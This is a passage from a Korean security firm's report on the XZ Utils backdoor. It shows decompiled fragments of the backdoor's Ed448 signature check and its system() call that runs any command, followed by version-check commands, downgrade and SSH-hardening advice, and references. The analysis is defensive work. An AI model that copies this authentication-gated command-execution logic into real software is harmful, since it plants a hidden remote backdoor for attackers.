


그림 28. 백도어 트리거 인증서 암호문 포맷

이후 아래의 Ed448 서명을 확인하는 함수를 거치고 유효한 해커의 개인키를 사용해 암호문이 구성되어 있는지 확인한다.

```
  v30 = sub_14E90(// verify_ed448_signature
          *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(a2 + 40)
                                  + 8LL)
                    + 8 * v28),
          (unsigned int)&v102,
          (int)v91 + 4,
          604,
          (unsigned int)v111,
          (_DWORD)v94,// ed448 public key
          a2);
  v28 = v97 + 1;
}
while ( !v30 );
```

그림 29. Ed448 서명 검증 로직

이러한 검증을 모두 통과한다면, 백도어는 아래의 system() 함수 호출로 임의의 명령을 실행한다.

```
if ( *((_BYTE *)v53 + v72) )
{
  (*(void (**)(void))(*(_QWORD *)(a2 + 16) + 48LL))();// system();
  goto LABEL_199;
}
```

그림 30. 임의 명령 실행 로직

■ 대응 방안

다음의 명령어를 통해 xz 설치 여부와 버전을 확인할 수 있다.

```
which xz
xz --version
```

백도어가 설치되지 않은 버전의 XZ-Utils 를 사용하는 경우를 예시로 들 경우, 아래와 같은 버전 정보를 확인할 수 있다.




그림 31. 백도어가 설치되지 않은 XZ-Utils 버전 정보 예시

2024 년 5 월을 기준으로 백도어가 설치된 XZ-Utils 5.6.0 혹은 5.6.1 버전을 사용 중일 경우, XZ-Utils 의 버전을 다운그레이드 해야 한다. 추후 5.8.0 버전이 출시 예정이므로 해당 버전 출시 이후에는 최신 버전으로 업그레이드를 수행할 것을 권장한다.

• URL: https://tukaani.org/xz-backdoor/

소프트웨어	패치 권장 버전
XZ-utils	5.4.6

또한, 사전 예방을 위해 신뢰할 수 있는 IP 주소만 SSH 에 접근할 수 있도록 설정하거나 외부 연결이 필요하지 않은 장치의 경우, 외부 접근을 차단하는 방식을 권장한다.

■ 참고 사이트

• Oss-security Mailing list (https://www.openwall.com/lists/oss-security/2024/03/29/4)
• So you're interested in being an open source maintainer(https://dev.to/opensauced/so-youre-interested-in-being-an-open-source-maintainer-5bb2)
• Xz-timeline (https://research.swtch.com/xz-timeline)
• What we know about the xz utils backdoor that almost infected the world (https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/)
• analysis-of-the-xz-utils-backdoor-code (https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f/)
• XZ backdoor story - Initial analysis (https://securelist.com/xz-backdoor-story-part-1/112354/)
• xzbot (https://github.com/amlweems/xzbot)
• XZ Utils Backdoor - Advisory for Mitigation and Response (https://www.sygnia.co/threat-reports-and-advisories/xz-utils-backdoor-advisory-for-mitigation-and-response/)
• XZ Utils Backdoor (https://tukaani.org/xz-backdoor/)

EQST INSIGHT

2024.05

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹